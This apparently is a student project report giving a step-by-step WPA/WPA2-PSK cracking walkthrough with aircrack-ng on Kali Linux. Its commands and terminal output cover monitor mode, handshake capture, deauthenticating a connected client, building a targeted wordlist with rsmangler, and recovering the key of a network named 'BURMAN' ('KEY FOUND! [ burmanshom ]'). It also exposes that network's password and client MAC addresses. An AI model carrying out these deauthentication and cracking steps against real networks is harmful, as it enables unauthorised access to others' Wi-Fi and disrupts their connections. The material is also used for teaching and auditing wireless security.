CRACKING WPA/WPA2 PASSWORDS USING AIRCRACK

ABSTRACT

This project is based on cracking WPA/WPA2 networks which use pre-shared keys. Most wireless access points now use Wi-Fi Protected Access II with a pre-shared key for wireless security, known as WPA2-PSK. WPA2 uses a stronger encryption algorithm, AES, that's very difficult to crack but not impossible. These passwords are cracked using either dictionary attack or Brute force attack. The environment used for running the process is Kali Linux.

INTRODUCTION

WPA/WPA2 supports many types of authentication beyond pre-shared keys. aircrack-ng can ONLY crack pre-shared keys. So, the command airodump-ng is used to show the network as having the authentication type of PSK. There is another important difference between cracking WPA/WPA2 and WEP. This is the approach used to crack the WPA/WPA2 pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2. That is, because the key is not static, so collecting IVs like when cracking WEP encryption, does not speed up the attack.

The weakness in the WPA2-PSK system is that the encrypted password is shared in what is known as the 4-way handshake. When a client authenticates to the access point (AP), the client and the AP go through a 4-step process to authenticate the user to the AP. If we can grab the password at that time, we can then attempt to crack it.

IMPLEMENTATION

Step 1 - Start the wireless interface in monitor mode

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only “hear” packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake. As well, it will allow us to optionally deauthenticate a wireless client in a later step.

The exact procedure for enabling monitor mode varies depending on the driver you are using. To determine the driver (and the correct procedure to follow), run the airmon-ng command.

Airmon-ng

Description:

This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

Usage:

```
airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>
```

Where:

<start|stop> indicates if you wish to start or stop the interface. (Mandatory)

<interface> specifies the interface. (Mandatory)

[channel] optionally set the card to a specific channel.

<check|check kill> “check” will show any processes that might interfere with the aircrack-ng suite. It is strongly recommended that these processes be eliminated prior to using the aircrack-ng suite. “check kill” will check and kill off processes that might interfere with the aircrack-ng suite.

Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

Where:
-c 9 is the channel for the wireless network
--bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
-w psk is the filename prefix for the file which will contain the IVs.
ath0 is the interface name.

Airodump-ng

Description:

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng. If you have a GPS receiver connected to the computer, airodump-ng is capable of logging the coordinates of the found access points.

Additionally, airodump-ng writes out several files containing the details of all access points and clients seen.

Usage:

```
airodump-ng <options> <interface>[,<interface>,...]
```

Options:

```
    --ivs                  : Save only captured IVs
    --gpsd                 : Use GPSd
    --write      <prefix>  : Dump file prefix
    -h                     : Hides known stations for --showack
    -r           <file>    : Read packets from that file
    -x           <msecs>   : Active Scanning Simulation
    --ignore-negative-one : Removes the message that says
                           fixed channel <interface>: -1
```

```
Filter options:
    --encrypt   <suite>   : Filter APs by cipher suite
    --netmask <netmask>   : Filter APs by mask
    --bssid     <bssid>   : Filter APs by BSSID
    --essid     <essid>   : Filter APs by ESSID
    --essid-regex <regex> : Filter APs by ESSID using a regular expression
    -a                    : Filter unassociated clients
```

Here what it looks like if a wireless client is connected to the network:

```
 CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

  BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

  00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

  BSSID              STATION            PWR  Lost  Packets  Probes

  00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

In the screen above, notice the “WPA handshake: 00:14:6C:7E:40:80” in the top right-hand corner. This means airodump-ng has successfully captured the four-way handshake.
Here it is with no connected wireless clients:

```
 CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

  BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

  00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy
 BSSID              STATION           PWR  Lost  Packets  Probes
```

Step 3 - Use aireplay-ng to deauthenticate the wireless client

If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

This step sends a message to the wireless client saying that that it is no longer associated with the AP. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This is what we use to break the WPA/WPA2 pre-shared key.

Based on the output of airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following. Open another console session and enter:

```
 aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Where:

-0 means deauthentication

1 is the number of deauths to send (you can send multiple if you wish)

-a 00:14:6C:7E:40:80 is the MAC address of the access point

-c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing

ath0 is the interface name

Aireplay-ng

Description:

Aireplay-ng is used to inject frames.

The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection. With the packetforge-ng tool it's possible to create arbitrary frames.

Most drivers needs to be patched to be able to inject, don't forget to read Installing drivers.

Usage of the attacks:

It currently implements multiple different attacks:

Attack 0: Deauthentication

Attack 1: Fake authentication

Attack 2: Interactive packet replay

Attack 3: ARP request replay attack

Attack 4: KoreK chopchop attack

Attack 5: Fragmentation attack

Attack 6: Cafe-latte attack

Attack 7: Client-oriented fragmentation attack

Attack 8: WPA Migration Mode

Attack 9: Injection test

Usage:

aireplay-ng <options> <replay interface>

Filter options:

-b bssid : MAC address, Access Point

-d dmac : MAC address, Destination

-s smac : MAC address, Source

-m len : minimum packet length

-n len : maximum packet length

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

There is a small dictionary that comes with aircrack-ng - “password.lst”. This file can be found in the “test” directory of the aircrack-ng source code. The Wiki FAQ has an extensive list of dictionary sources. You can use John the Ripper (JTR) to generate your own list and pipe them into aircrack-ng. Using JTR in conjunction with aircrack-ng is beyond the scope of this tutorial.

Open another console session and enter:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Aircrack-ng

Description:

Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.


Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng. This part of the aircrack-ng suite determines the WEP key using two fundamental methods. The first method is via the PTW approach (Pyshkin, Tews, Weinmann). The default cracking method is PTW. This is done in two phases. In the first phase, aircrack-ng only uses ARP packets. If the key is not found, then it uses all the packets in the capture. Please remember that not all packets can be used for the PTW method. This Tutorial: Packets Supported for the PTW Attack page provides details. An important limitation is that the PTW attack currently can only crack 40 and 104 bit WEP keys. The main advantage of the PTW approach is that very few data packets are required to crack the WEP key. The second method is the FMS/KoreK method.

The FMS/KoreK method incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.

Additionally, the program offers a dictionary method for determining the WEP key.
For cracking WPA/WPA2 pre-shared keys, only a dictionary method is used. SSE2 support is included to dramatically speed up WPA/WPA2 key processing. A “four-way handshake” is required as input. For WPA handshakes, a full handshake is composed of four packets. However, aircrack-ng is able to work successfully with just 2 packets.


Usage:
aircrack-ng [options] <capture file(s)>
You can specify multiple input files (either in .cap or .ivs format) or use file name wildcarding. See Other Tips for examples. Also, you can run both airodump-ng and aircrack-ng at the same time: aircrack-ng will auto-update when new IVs are available.

SCREENSHOTS


Applications
Places
Terminal
Wed 04:51
root@kali: ~
root@kali: /media/root/Drive/Kali
File Edit View Search Terminal Help


```
root@kali:/media/root/Drive/Kali# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8723be       Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Ada
pter

root@kali:/media/root/Drive/Kali# airmon-ng check kill

Killing these processes:

  PID Name
 1364 wpa_supplicant

root@kali:/media/root/Drive/Kali# 
```

Figure 1: start airmon-ng


Applications
Places
Terminal
Wed 04:51
root@kali: ~
root@kali: /media/root/Drive/Kali
File Edit View Search Terminal Help

```
root@kali:/media/root/Drive/Kali# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8723be       Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Ada
pter

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:/media/root/Drive/Kali# 
```

Figure 2: start monitoring on wlan0




```
root@kali:~#
```

```
root@kali:/media/root/Drive/Kali#
```

```
 CH 10 ][ Elapsed: 6 s ][ 2016-10-26 04:52

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C4:E9:84:24:AF:CC  -49       22        0    0   8  54e. WPA2 CCMP   PSK  BURMAN
 0C:D2:B5:09:76:C8  -82        7        0    0  13  54e  WPA  CCMP   PSK  MTNL_0976C8_1

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   3C:91:57:CC:3D:03  -41    0 - 1     15       10
 (not associated)   94:44:44:EC:F6:07  -85    0 - 1      0        1

root@kali:/media/root/Drive/Kali# airodump-ng --channel 8 --bssid ^C
root@kali:/media/root/Drive/Kali# airodump-ng --channel 8 --bssid C4:E9:84:24:AF:CC -w cap/del wlan0mon
```

Figure 3: start airodum-ng




```
root@kali:~#
```

```
 CH  8 ][ Elapsed: 1 min ][ 2016-10-26 04:55 ][ WPA handshake: C4:E9:84:24:AF:CC

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

                                           2    0   8  54e. WPA2 CCMP   PSK  BURMAN

                                            Rate    Lost    Frames  Probe

                                             1e- 6      0     1010  BURMAN
                                             0 - 1      0       15
```

```
root@kali:/media/root/Drive/Kali# aireplay-ng --deauth 5 -a C4:E9:84:24:AF:CC -c
3C:91:57:CC:3D:03 wlan0mon
04:55:08  Waiting for beacon frame (BSSID: C4:E9:84:24:AF:CC) on channel 8
04:55:09  Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 0|64 ACKs]
04:55:09  Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 0|64 ACKs]
04:55:10  Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 0|64 ACKs]
04:55:11  Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [12|65 ACKs]
04:55:11  Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 3|64 ACKs]
root@kali:/media/root/Drive/Kali#
```


Figure 4: send deauth packets with aireplay-ng and obtain handshake



```
root@kali:/media/root/Drive/Kali/wordlists# cat del.txt | rsmangler --min 8 --ma
x 15 --file -> burman.rb
root@kali:/media/root/Drive/Kali/wordlists# cat burman.lst
cat: burman.lst: No such file or directory
root@kali:/media/root/Drive/Kali/wordlists# cat burman.rb
burmanburman
burmaned
burmaning
pwburman
burmanpw
pwdburman
burmanpwd
adminburman
burmanadmin
sysburman
burmansys
1990burman
burman1990
1991burman
burman1991
1992burman
burman1992
1993burman
burman1993
```

```
e: C4:E9:84:24:AF:CC

 ENC  CIPHER AUTH ESSID

 WPA2 CCMP   PSK  BURMAN

 Frames  Probe

   1021  BURMAN
     17
```

Figure 5 : create wordlist with rsmangler



```
root@kali:/media/root/Drive/Kali# aireplay-ng --deauth 5 -a C4:E9:84:24:AF:CC -c
3C:91:57:CC:3D:03 wlan0mon
04:55:08  Waiting for
04:55:09  Sending 64
04:55:09  Sending 64
04:55:10  Sending 64
04:55:11  Sending 64
04:55:11  Sending 64
```

```
                              Aircrack-ng 1.2 rc4

      [00:00:00] 388/1095 keys tested (1087.39 k/s)

      Time left: 0 seconds                                      35.43%

                          KEY FOUND! [ burmanshom ]


      Master Key     : 61 FC 9B CC 5B DC 0D 67 E8 D5 04 5A 38 F2 D1 D8
                       F5 9A A6 F8 D4 41 7E F4 F8 1C AC A6 9C 44 A7 29

      Transient Key  : 3F 0C 20 38 7A 39 2B DF CD 99 07 A7 83 BF C3 20
                       D8 52 58 BC 15 E0 00 34 C3 6C 06 3D 2E 61 98 9C
                       33 33 5C 1D 46 58 15 CE AB EF 3A 52 6E BB 93 AD
                       34 63 BC 5E 6D 5C 0C 8D 4F 77 37 B5 1A A5 EA B1

      EAPOL HMAC     : 03 3C E7 04 B4 D5 1B 6A AC E4 9D 3C A7 D8 86 56
root@kali:/media/root/Drive/Kali# 
```

Figure 6 : use wordlist to crack password with aircrack-ng

RESULT

Depending upon the length of your password list,it can take upto a few minutes to a few days. On a computer with dual core 2.8 GHz Intel processor, it's capable of testing a little over 500 passwords per second. That works out to about 1.8 million passwords per hour.

REFERENCES

1. https://www.aircrack-ng.org/doku.php?id=cracking_wpa
2. http://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-psk-passwords-using-aircrack-ng-0148366/